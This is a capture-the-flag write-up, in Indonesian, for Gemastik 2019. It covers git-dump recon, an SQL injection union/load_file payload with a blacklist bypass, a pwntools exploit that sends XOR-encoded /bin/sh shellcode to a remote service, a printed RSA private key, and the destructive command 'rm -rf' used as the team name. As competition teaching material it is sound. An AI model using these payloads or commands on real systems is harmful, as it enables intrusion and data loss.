Write-up Gemastik 2019 CTF

sudo rm -rf * /*

vidner

deomkicer

circleous

List of Challenges

Web Apps

try me! (200 pts)

Deskripsi soal
Seorang programmer ditugaskan untuk membuat suatu website, namun dia tidak bisa menyelesaikannya. Programmer tersebut meninggalkan sebuah pesan rahasia pada website tersebut. Tidak ada petunjuk jika belum mengakses websitenya.

Attachment
http://180.250.135.8:8081/

Pengerjaan
Setelah recon , didapatkan direktori git . lakukan git dump pada url web

```
ian@vidner ~/D/G/Dumper> ./gitdumper.sh http://180.250.135.8:8081/.git/ got ; cd got
ian@vidner ~/D/G/D/got> cd .git/
ian@vidner ~/D/G/D/g/.git> ls
COMMIT_EDITMSG  config  description  HEAD  index  info/  logs/  objects/  refs/
ian@vidner ~/D/G/D/g/.git> cd logs/
ian@vidner ~/D/G/D/g/.g/logs> ls
HEAD  refs/
ian@vidner ~/D/G/D/g/.g/logs> ls
HEAD  refs/
ian@vidner ~/D/G/D/g/.g/logs> cd refs/heads/master
ian@vidner ~/D/G/D/g/.g/l/r/heads> cat master
0000000000000000000000000000000000000000
a93d11a791264b68994ab9be734ba9966700c31a Sobat Gurun <sogun@habeebshi.hub>
1569909010 +0000    commit (initial): First commit
a93d11a791264b68994ab9be734ba9966700c31a
eef19347ff85963c7383284495d287308f9e8473 Sobat Gurun <sogun@habeebshi.hub>
1569909013 +0000    commit: Spelling error fixed
eef19347ff85963c7383284495d287308f9e8473
a93d11a791264b68994ab9be734ba9966700c31a Sobat Gurun <sogun@habeebshi.hub>
1569909014 +0000    reset: moving to HEAD~1
a93d11a791264b68994ab9be734ba9966700c31a
aaf5303d52f98ba7286c73bfed9e608a502874a8 Sobat Gurun <sogun@habeebshi.hub>
1569909015 +0000    commit: Oops, I didn't want to commit that. Rebased.
```

Lakukan git log pada masing masing heads

```
ian@vidner ~/D/G/D/g/.g/l/r/heads>
git log -p eef19347ff85963c7383284495d287308f9e8473 | grep gemastik
+Your flag is... gemastik12{1N1_kaN_Y4Ng_kaMu_Cari_h3he}
```

Flag : gemastik12{1N1_kaN_Y4Ng_kaMu_Cari_h3he}

Web Injection (300 pts)

Soal Hack Vulnerable Web Application dibuat dengan tujuan untuk menguji kemampuan peserta dalam melakukan eksploitasi celah keamanan. Dalam hal ini, celah keamanan yang dapat dieksploitasi adalah SQL Injection. Hanya admin yang dapat membuka jalan Anda :-)
http://180.250.135.10:8080/

Sesuai deskripsi soal, kami menggunakan sqlmap untuk mengenumerasi semua tabel yang ada.

```
POST /data.php HTTP/1.1
Host: 180.250.135.10:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://180.250.135.10:8080/
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

nim=1&cari=Cari+anggota+tim
```

```
$ sqlmap -r injection.txt -D information_schema -T user_privileges --dump
...
+-------------------------+--------------+---------------+--------------------------+
| GRANTEE                 | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE           |
+-------------------------+--------------+---------------+--------------------------+
| 'root'@'localhost'      | YES          | def           | SELECT                   |
| 'root'@'localhost'      | YES          | def           | INSERT                   |
| 'root'@'localhost'      | YES          | def           | UPDATE                   |
| 'root'@'localhost'      | YES          | def           | DELETE                   |
| 'root'@'localhost'      | YES          | def           | CREATE                   |
| 'root'@'localhost'      | YES          | def           | DROP                     |
| 'root'@'localhost'      | YES          | def           | RELOAD                   |
| 'root'@'localhost'      | YES          | def           | SHUTDOWN                 |
| 'root'@'localhost'      | YES          | def           | PROCESS                  |
| 'root'@'localhost'      | YES          | def           | FILE                     |
| 'root'@'localhost'      | YES          | def           | REFERENCES               |
| 'root'@'localhost'      | YES          | def           | INDEX                    |
| 'root'@'localhost'      | YES          | def           | ALTER                    |
| 'root'@'localhost'      | YES          | def           | SHOW DATABASES           |
| 'root'@'localhost'      | YES          | def           | SUPER                    |
| 'root'@'localhost'      | YES          | def           | CREATE TEMPORARY TABLES  |
| 'root'@'localhost'      | YES          | def           | LOCK TABLES              |
| 'root'@'localhost'      | YES          | def           | EXECUTE                  |
| 'root'@'localhost'      | YES          | def           | REPLICATION SLAVE        |
| 'root'@'localhost'      | YES          | def           | REPLICATION CLIENT       |
| 'root'@'localhost'      | YES          | def           | CREATE VIEW              |
| 'root'@'localhost'      | YES          | def           | SHOW VIEW                |
| 'root'@'localhost'      | YES          | def           | CREATE ROUTINE           |
| 'root'@'localhost'      | YES          | def           | ALTER ROUTINE            |
| 'root'@'localhost'      | YES          | def           | CREATE USER              |
| 'root'@'localhost'      | YES          | def           | EVENT                    |
| 'root'@'localhost'      | YES          | def           | TRIGGER                  |
```

```
| 'root'@'localhost'       | YES         | def         | CREATE TABLESPACE        |
| 'root'@'localhost'       | YES         | def         | DELETE HISTORY           |
| 'gemastik'@'localhost' | NO          | def         | SELECT                   |
| 'gemastik'@'localhost' | NO          | def         | FILE                     |
+------------------------+-------------+-------------+--------------------------+
...
```

Dari sana kami mengetahui user ***gemastik*** dapat melakukan file read dan write dengan load_file dan outfile. Lalu kami mencoba untuk load_file index.php di /var/www/html, tapi karena string php terkena blacklist, kami mem-bypassnya dengan ‘p’ ‘h’ ‘p’.

```
nim=1 union select load_file('/var/www/html/index.' 'p' 'h' 'p'),1,1,1 from
information_schema.user_privileges;
```

```
<?php
    include("vendor/autoload.php");
    use \Firebase\JWT\JWT;
    $key = "71d51dc4a4351b03764becb52ba01a14";
    $token = array(
        "iss" => "http://gemastik.local",
        "aud" => "http://gemastik.local",
        "iat" => time(),
        "nbf" => 1357000000,
        "enabled" => false,
        "role" => "user",
        "username" => "user1"
    );

    if(!isset($_POST['cari'])){
        if(isset(getallheaders()['Authorization'])){
            $jwt = explode(" ",getallheaders()['Authorization'])[1];
            try{
                $decoded = JWT::decode($jwt, $key, array('HS256'));
                if(file_exists("create_them_here/".$decoded->username.".txt") &&
($decoded->role === "admin")){

if(strstr(file_get_contents("create_them_here/".$decoded->username.".txt"),$key)){
                        echo "gemastik12{Muter-muterSQLInjection}";
                    }
                }else{
                    if($decoded->role === "admin"){
                        echo "<br>Selamat datang, Admin. Untuk mendapatkan flag,
buat file di /var/www/html/create_them_here/".$decoded->username.".txt berisikan
JWT_SECRET lalu reload halaman ini<br>";
                    }
                }
            }catch(Exception $e){
                echo "<br>".$e;
                echo "<br> Anda apakan JWT nya? <br>";
            }
        }else{
            $jwt = JWT::encode($token, $key);
            echo '<label for="jwt">JWT Example:'.$jwt.'</label><br>';
            echo "<br>";
            echo '<form method="POST" action="data.php">
                <label for="NIM">NIM</label><br><input type="input" name="nim"><br>
                <input type="submit" name="cari" value="Cari anggota tim">
```

```
            </form>
        ';
        }
    }
?>
```

Flag: gemastik12{Muter-muterSQLInjection}

Web Exploitation

exploit me! (250 pts)

caesar lupa password untuk sebuah aplikasi web. namun dalam aplikasi tersebut tidak terdapat forget password. Dapatkah anda menolong Caesar ?

akses ke http://180.250.135.11

Buka situs yang diberikan, lalu lihat source code htmlnya.

```
<!DOCTYPE html>
<html>
<head>
  <title>Gemastik Server</title>
  <link href="style.css" rel="stylesheet" type="text/css" media="all" />
</head>
<body>
  <script type="text/javascript" src="md5.js"></script>
  <script type="text/javascript">
    function verify() {
      checkpass = document.getElementById("pass").value;
      split = 4;
      if (checkpass.substring(split*7, split*8) == 'u}') {
        if (checkpass.substring(split*6, split*7) == 'z-mb') {
          if (checkpass.substring(split*5, split*6) == 'un-p') {
           if (checkpass.substring(split*4, split*5) == 'hjrp') {
            if (checkpass.substring(split*3, split*4) == 'li-o') {
              if (checkpass.substring(split*2, split*3) == '12{d') {
                if (checkpass.substring(split, split*2) == 'zapr') {
                  if (checkpass.substring(0,split) == 'nlth') {
                    alert("You got the flag! one step more!")
                    }
                  }
                }

              }
            }
          }
        }
      }
      else {
        alert("Incorrect password");
      }
    }
  </script>

  <div class="login">
```

Terlihat urutan flag yang tersusun dari `substring(split*i, split*(i+1))`. Langsung saja kita susun dan didapat string `nlthzapr12{dli-ohjrpun-pz-mbu}`. Gunakan Caesarian Shift untuk dapatkan flagnya.

Flag: gemastik12{web-hacking-is-fun}

Reverse Engineering

decode me (200 pts)

Deskripsi soal
temukan flags dalam file binary ini

Attachment :

```
mooncode: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=c0e15ca22b562c60f5d4535eea61d26157ecdde7, not stripped
```

Decompiled :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v4; // [rsp+10h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-18h]
  __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = luaL_newstate(argc, argv, envp);
  luaL_openlibs(v6);
  v4 = code;
  v5 = 1654LL;
  lua_load(v6, readMemFile, &v4, "flag", 0LL);
  lua_pcallk(v6, 0LL, 0LL, 0LL, 0LL, 0LL);
  return 0;
}
```

Program mengeksekusi **bytecode lua** yang berisi fungsi pengecekan flag .
Dump bytecode lua lalu simpan dalam bentuk file lua bytecode

```
a =[ 0x1B, 0x4C, 0x75, … 0x45, 0x4E, 0x56 ]
b = open('moon.lua','wb')
moon = bytearray(a)
b.write(moon)
b.close()
```

Decompile bycode dengan **unluac**

```
ian@vidner ~/Downloads> unluac moon.lua
io.write("Flag: ")
user_input = io.read()
key =
{159,82,149,103,179,62,111,84,236,251,222,213,195,125,163,144,118,199
```

```
,224,170,120,129,153,253,193,32,239,148,197,7}
data =
{248,55,248,6,192,74,6,63,221,201,165,167,166,11,198,226,5,174,142,20
5,39,245,241,152,158,77,128,251,171,122}
r = ""
for i = 1, #key do
  r = r .. string.char(key[i] ~ data[i])
end
if user_input == r then
  io.write("correct flag: " .. r .. "\n")
else
  io.write("Invalid flag\n")
end
```

Dapat dilihat terjadi perbandingan antara user_input dengan r , dimana r adalah hasil **xor** key dengan data.

Code

```
key =
[159,82,149,103,179,62,111,84,236,251,222,213,195,125,163,144,118,199
,224,170,120,129,153,253,193,32,239,148,197,7]
data =
[248,55,248,6,192,74,6,63,221,201,165,167,166,11,198,226,5,174,142,20
5,39,245,241,152,158,77,128,251,171,122]
r = ""
for i in range(len(key)):
  r +=chr(key[i] ^ data[i])
print r
```

Flag : gemastik12{reversing_the_moon}

Filtered shellcode (200 pts)

jalankan justrun . temukan flags dalam shellcode tersebut

180.250.135.11:2200

Eksekusi kode yang di-XOR-kan dengan 00 01 .. ff

Diberikan file justrun, yang intinya akan me-request page baru dengan prot=RWX, lalu meng-copy shellcode yang di input dan ter enkode XOR ke page baru tadi. Solver,

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.arch = 'amd64'

BINARY = './justrun'
HOST = '180.250.135.11'
PORT = 2200

# function prologue
payload = '''
	push rbp
	mov rbp, rsp
'''
# execve(/bin/sh, 0, 0)
payload += shellcraft.linux.sh()
# function epilogue
payload += '''
	leave
	ret
'''

def exploit(REMOTE):
	global payload
	if not REMOTE: gdb.attach(r, 'brva 0x138F')
	payload = asm(payload)
	payload = [chr(c ^ i) for i, c in enumerate(map(ord, payload))] # encode xor
	payload = ''.join(payload)
	r.sendlineafter(': ', payload)

if __name__ == '__main__':
	REMOTE = len(sys.argv) > 1
	# elf = ELF(BINARY, checksec=False)

	if REMOTE: r = remote(HOST, PORT)
	else: r = process(BINARY, aslr=False)

	exploit(REMOTE)
	r.interactive()
```


Flag: gemastik12{simple_c0d3_modification}

Steganography

Bendera Nganu (75 pts)

temukan flags yang tersembunyi dalam gambar ini

Buka gambar BenderaNganu.png dengan stegsolve, lalu dapatkan flagnya.



Flag: gemastik12{bendera2013}

Miscellaneous

Bruteforce (150 pts)

bruteforce the binary format flag : gemastik12{_____}

Kami mencari write-up yang cukup mendekati dan menemukan write-up 32C3 CTF - config.bin. Dengan iseng dan yakin challenge ini merupakan *totally bruteforce* dan md5sum dari kedua file mengeluarkan output yang sama, kami submit flag yang ada pada challenge 32C3 CTF dengan tambahan gemastik{...}.

Note: Correct flag tidak terdapat pada file yang diberikan (brute.bin)

Flag: gemastik12{32C3_asd121564q121d564a56sd1f32ad132a45}

Forensic

USB Forensic (150 pts)

Tim analis telah menangkap informasi penting yang tidak dikenali pengirimnya. pcap tersebut diambil dari sebuah perangkat input dalam PC. temukan flags nya!

Diberikan file hiukawat.pcap dan fotousb.jpg. File fotousb.jpg sepertinya hanyalah sebuah hint yang memberitahu file pcap menangkap log keyboard usb. Setelah melakukan googling cukup lama, kami menemukan write-up yang cukup meyakinkan, yaitu write-up ICECTF 2016 - Intercept. Kami merancang ulang kode program python yang digunakan. Berikut kodenya.

solve-pcap.py

```
import string
import sys

def usb_to_ascii(x, mod=0):
        lower = string.ascii_lowercase + "1234567890" + "\n??\t -=[]\\?;'`,./?"
        upper = string.ascii_uppercase + "!@#$%^&*()" + "\n??\t _|{}|?:\"~<>??"
        chars = lower
        if mod:
        chars = upper

        num = x - 4
        if 0<= num < len(chars):
        return chars[num]
text = ""
for line in sys.stdin.readlines():
        mod, spam, val = line.split(":")[:3]
        val = int(val, 16)
        mod = int(mod, 16)
        if val:
        char = usb_to_ascii(val, mod=mod)
        if char is not None:
        text += char
print text
```

Lalu jalankan dengan perintah berikut dan dapatkan flagnya.

```
z@z:~/Downloads$ tshark -r ./hiukawat.pcap -T fields -e usb.capdata -Y usb.capdata
2>/dev/null | tail -n +6 | python solve-pcap.py
mastik12{Bel4J4r_5niFf1NG_USB_KeYBo4rd_K3ystRoke}ACFFFDCA
```

Flag: gemastik12{Bel4J4r_5niFf1NG_USB_KeYBo4rd_K3ystRoke}

Encryption

Decode this message (100 pts)

Decode pesan yang menggunakan bahasa indonesia ini. Pesan berawalan dengan gemastik universitas telkom ....

qudjvbpg wepaunvpbjv bucgtd Gtdwepgjvp dunwyjgje ojc hjeq vjeqjb yuebpeq ijcjd guopiwyje. Gtdwepgjvp ijcjd guopiwyje vuojnp ojnp ijyjb ipcjgwgje vuxjnj cjeqvweq djwywe bpijg cjeqvweq, njojvpj djwywe bpijg, ije bunbwcpv djwywe bpijg bunbwcpv. Gtdwepgjvp njojvpj zpjvjehj dueqqwejgje vjeip. Vjeip zunjvjc ijnp zjojvj vjevugunbj hjeq dudpcpgp jnbp njojvpj jbjw duehudzwehpgje. Yjij qudjvpbpg pep jeij ipdpebj duduxjogje vjeip pep gudwipje ipcjerwbgje webwg ducjgwgje gteugvp gu aye vunaun iueqje vunaunEjdu cpdj udyjb bpbpg vjbw uejd vudzpcje bpbpg vjbw udyjb udyjb bpbpg vjbw bwrwo cpdj, wvunejdu dueqqwejgje jetehdtwv ije bunjgopn dueqqwejgje yjvvstni qudjvbpg. gudwipje vubucjo bungteugvp gu aye vunaun cjgwgjeecjo vvo gu py vjbw bpqj bpbpg iwj iwj vudzpcje bpbpg uejd udyjb bpbpg iucjyje bwrwo iueqje wvunejdu wzwebw. guh jij ip kpcu mpy iueqje yjvvstni vjdj vuyunbp yjvvstni aye vunaun. xjbjbje rjeqje dueqojywv kcjq hjeq jij. Bunpdj gjvpo

Diberikan fileSatu.zip yang berisi private.pem tetapi dibutuhkan password untuk ekstrak file. Berikut kode program yang kami gunakan untuk mengetahui isi pesan.

```
import string

a = 'qudjvbpg wepaunvpbjv bucgtd Gtdwepgjvp dunwyjgje ojc hjeq vjeqjb yuebpeq ijcjd guopiwyje. Gtdwepgjvp ijcjd guopiwyje vuojnp ojnp ijyjb ipcjgwgje vuxjnj cjeqvweq djwywe bpijg cjeqvweq, njojvpj djwywe bpijg, ije bunbwcpv djwywe bpijg bunbwcpv. Gtdwepgjvp njojvpj zpjvjehj dueqqwejgje vjeip. Vjeip zunjvjc ijnp zjojvj vjevugunbj hjeq dudpcpgp jnbp njojvpj jbjw duehudzwehpgje. Yjij qudjvpbpg pep jeij ipdpebj duduxjogje vjeip pep gudwipje ipcjerwbgje webwg ducjgwgje gteugvp gu aye vunaun iueqje vunaunEjdu cpdj udyjb bpbpg vjbw uejd vudzpcje bpbpg vjbw udyjb udyjb bpbpg vjbw bwrwo cpdj, wvunejdu dueqqwejgje jetehdtwv ije bunjgopn dueqqwejgje yjvvstni qudjvbpg. gudwipje vubucjo bungteugvp gu aye vunaun cjgwgjeecjo vvo gu py vjbw bpqj bpbpg iwj iwj vudzpcje bpbpg uejd udyjb bpbpg iucjyje bwrwo iueqje wvunejdu wzwebw. guh jij ip kpcu mpy iueqje yjvvstni vjdj vuyunbp yjvvstni aye vunaun. xjbjbje rjeqje dueqojywv kcjq hjeq jij. Bunpdj gjvpo'
x = 'qudjvbpgwepaunvpbjvbucgtdyxoizhrk'; x += x.upper()
y = 'gemastikuniversitastelkompchdbyjf'; y += y.upper()
z = string.maketrans(x, y)
print a.translate(z)

result = """
gemastik universitas telkom Komunikasi merupakan hal yang sangat penting dalam kehidupan. Komunikasi dalam kehidupan sehari hari dapat dilakukan secara langsung maupun tidak langsung, rahasia maupun tidak, dan tertulis maupun tidak tertulis. Komunikasi rahasia biasanya menggunakan sandi. Sandi berasal dari bahasa sansekerta yang memiliki arti rahasia atau menyembunyikan. Pada gemasitik ini anda diminta memecahkan sandi ini
```

kemudian dilanjutkan untuk melakukan koneksi ke vpn server dengan serverName 5 4 . 1 6 9 . 1 4 4 . 1 7 5, username menggunakan anonymous dan terakhir menggunakan passsord gemastik. kemudian setelah terkoneksi ke vpn server lakukannlah ssh ke ip 1 3 . 2 2 9 . 6 4 . 8 7 dengan username ubuntu. key ada di file mip dengan passsord sama seperti passsord vpn server. catatan jangan menghapus flag yang ada. Terima kasih

anonymous@54.169.144.175
ubuntu@13.229.64.87
"""

Didapat password zip `gemastik`, dan vpn server `anonymous@54.169.144.175`, dan ssh ke `ubuntu@13.229.64.87`. Ekstrak zip dengan password dan didapat file private.pem.

```
z@z:~/Downloads$ cat private.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyxK+hjmDYV4Q9bn4WhiIfDbY6GPYIE3B1kQ/SNXUtylnce+ve5IEPdhW6Pn1
IsTDC0ZRDBGhp/uNKr4MEkPVGkDJc6mbTfyjI6O7jhQH+NtqJQ3eGwxRyDa3F6gaCa8nF/ZsR4dW
W1A3QE1HIBx2oJexOHMJ886OAes+c1XGPeUsr9tzex8bq/GbOuTm3v3IJC9O+y77bkCdf9hDRpce
SqPbGNEIt2aSYyPCKka/gTGrLPpR38NIZGJxfMSytdd9lVPUMGYSG6vliscBpyoTO9njn3sc1WZf
6vdYmQczI8FB2G41LyFa2P1wHHeWPgrL0kxqmhkqf58QR7M6NSxUFwIDAQABAoIBAC9mO6RWzkyu
ySSh+M8GxOzBXJW5oFvB6omZum/EwXbTKjsU6A/ewDCzS23r0gUAikoaapZ3kxUDiSq921F0Fcyf
7KWbpA1q96U89W0vTcEPbdIiT4JeuMQTyV6zNQinomdcdF+pvkVoDs1qfDyJiELpxUrYxyzqPIlE
lHqJPdF6PsAD8x1s5FT9hbKnvnvC+4gfhlkvfFrcq1pMnjo1969baGPSRgfiP+aTmHSJf5ill8JG
VYaDTTzcl4PluQix3/pz+SuQWusk1rcypGw/e0W2584ZvR9fOz+IdI8d6x824QDx43r/BZvSgMWa
ZnobVwIoISyynLg5SFQQqr+WwIECgYEA+N0l+WzBaMlq2NHXu1VDVAHDzPEwqGt/qi30eEL14qC2
obvShg5k8wU/iDQatXNebMWjFHX/whcbYi/W2zqyo8va8O4E3NqyhC8327NAzAflp2ZMtkWiB3kg
TRvRM+vHqn5quAR6VXRAWmRAQhUnGWBV2GYmVzNkfTO3wCek0tcCgYEA0OV1HFC89c+znYGLZvTk
uN1V7aKbAgXVJXnjP6mBxb3KN9Hcyo1r/ula8jcShAS8F5AwqxlR7fUm/RYRFt4NF5F6CDOtZVN0
OEWYsZgRyR2o3hIHPHy3XYCwb1sYrDWU8QFveYl3XZMPYQ9neZJGVUExtUhz7mll/k/lEkGVoMEC
gYEAqlEPkChyJXjTexgCAN9VeMTMcBIRLvKDKMDSswuApF1BIGceqUhopjlNRbYDIXOXh/GqrnIj
W33c69G5xcfiQl9ds83x3gR+cCCwpdeD3R76eRp2HbiCL4MiLCOBhXsz5uclulK2No2dDT/XCmLX
o3Jezf769mrhtx4R/5wiHXkCgYEAqx5buY81yxKSawK0Y+lV901wV1JtMdH/UUywZ/T91jLrFKC4
AcCpZ85WbrXIWBbc0VyPUYlTQN8iSg2qgBXzmYvU8CUM9ETRnkr8kvYkE6BVNVyFSvpK5rBFV2LD
KkZWNLpdS6zc9+1AmtyYgdDeBnZ6NqscNH9oSlO+LR9GZ8ECgYABhGKs9Se6Iwb45lhOYTWw1T5N
+YvHd1Fueom0c8Dj8xpE4a3ubQQoR7pfXt3gPjAQyf1taeH8NqgeHVLh0UX54T2s9jezYJACYsi+
oZCMmKx8x7hyDZonUmOZbvTW53cscLAiG0Lqnb/wlIKtG7TPP0E+yBBEZGPa/lq3+fUAGg==
-----END RSA PRIVATE KEY-----
```

Sesuai perintah yang didapat, lakukan koneksi ke vpn server dengan serverName 54.169.144.175 dan username menggunakan anonymous. Lalu gunakan private.pem untuk masuk ke akses ssh.

```
z@z:~/Downloads$ chmod 400 private.pem
z@z:~/Downloads$ echo “grep -Ri gemastik” | ssh -i private.pem ubuntu@13.229.64.87
```

Terdapat banyak flag palsu yang berformat gemastik12{...}, cari flag asli dan submit flagnya.

Flag: gemastik12{SimpleCipherSubtituion}


Bellaso cipher (50 pts)

informasi apa yang tersembunyi dalam file ini ? temukan flags dalam file tersebut.

Berikut isi file DECRYPT.ME.

Gukrttvpwn dw vom pmselas jj evvvzvvpvg v tnhqn oiza uenwcnm iixq jqpcit amxo ajpkh xep im dzgqkmd weer qnos vom ommipvag qgzaabi. Yoqlz wgjcrdxa pa ai ehamrolqboho jqy uaic RJ cszvu, pbís v qcqwr kvkvzioc hvz bpwkumsniu vn aic uphe. Zreygpomqu qs v acf bo figw gopv fhba nehl. Bhzvg hze hepf liajgymno ipjzykxkvv agkqyqtcqu imiik wzmd osfhg, sjqg vn tci ovat miibtampa baey etl ZSV, Xtpxlz HGZ, Jljahpah, vrf HMS. Oaq vn tci upupgiua iny qqzb wdhgsg kisyu mnxvawbijr vlkhimsbms vvg Jienet Jqpcit, hvd Qmiumrz Gkwpem. Xjl bwj ipjzykxkvv mzxjvls ri yptl aseba oi mp apin etaqcgi cym tci Ehmsvv Epxhzv, cul Vdkplze Xmromr vpivzioloz.
Nom e nvvg omol, bhz ZknmnËmi epxhzv yha kisyu is 'gi eoqfavg pvdÈxlkmnrvfnl' (Nrzreo nom 'xjl qnyiepxhzvcite xmromr'). Olg Vffjvf titciohbixmcu iny ewapom sh Htixi'u Hlvzrvbzen mp Dwnyitsiny, Pgdqs Xetywlg, hgzkrdfgk qt vw wujrzemhjlz mp 1868, zmvzvcs keixwyqen ehamr olg Pbagmcu krttvvtobmua Oijzcu Jaoxkzba Winsisj jkyat xeol cp rmvo qt dr vom 1550's. Olg uimz sh ape xmromr xsola fmso h uinxcrm: tci Hymnxl eygposiyipcit Itadwg km VdkguËze yiujziwif zccc e epxhzv ku niaxglv czrvbzet, epk bhz gkwpem lcz aiigg jwmz xq im wmspnty ieoll aaxgy pih.
Fgstans epxhzv eymaoif ig Gdsxhvnd Fcabinxc Imlgeuv qs v gtfxtjkthxhdg rvty-vproibzxkj xrjggza unmpn wnz st aeo fiaz iny efhxtzh vv bhz mvhtivr csxhvfga Jegpczw eigtfxtdsp baen ep htpcedlb, a fia aw gzrgyitz R csxhvfgaa fmso ape amtzb oii cul a xmromr fia. Ape hiuzigz jnho in kgtisomm12{Imlgeuv-nom-kgtisomm}. Mwr olg ubh rstk wf olg tmsneil, oeo xjl vtc pgabem sh ape fia{twdppq rmy gipnbh} vrf zcbnxkactz yupvg olg htpcedlb fjv vom nol nlbtzv. Dltlvwq kmcmcraqoi mu pleixkjil os gukrttvpwn.
Jrg uwvzpvf qs vr gukiklgyueix wzqnb xjl xlvmpamxo eu h set. Xjpa fjvo vn apxqrmy drxvtvzw c tqxzh csxhvfga is v ttlzelykzqtz epk qs avgl nrjq Ipzogeov Kamhcuwís aevht dzjgjbs. Jrg mwrh sh lvcdtjlzmzrv pa hzvg lfpjwgk is asnswwn. Kkcmn olg wtadrvlft ìVzg Tirde iyitde rsmnvî akap Bzpnhao'n MQCM tvfnl, bhz mppbivpu vn evgj dwry etl cszh cz i kzc. Vom rzwv vn tci vlft givamrn etl bhzr gukiklgymd rmvo auwwgxceix csxhvfgaa. Bzpnhao xlcsteikgk[1] pin hgazaxxqya tj wqsde nsol krttvvorvqu lvcmcramd vgevzddri aw hdw ibqdzpkums. Ci csao aytuqscif ape asnswwdri jtuz xq omlk xjl aogyvpwn jj qum oa xjlu: ëëTci eygposiyim xspaiiiw vom estnhvaomqu eht xyv jagpu, vve dr kywn vrf vve dr yvwd, yvqwxey jtvu a cmio xlvgg dqlg jcst oi xjl orjypk it olg zimz xktm.íí Tcmu pa a xpghz soevlueix qm bhz pcd wf olg mzez-jcstiik dvlizw hvztt cghzs wihvze Benptej. Xjlg wzvg wcrkstamdgc uvtvzh ku.

Setelah mencari di google seputar Bellaso cipher, kami mengarah pada Vigenère cipher dengan kunci **CHIAVE**.



Langsung saja kita decrypt menggunakan Vigenére Ciphers. Berikut output yang dihasilkan.

Passphrase: CHIAVE
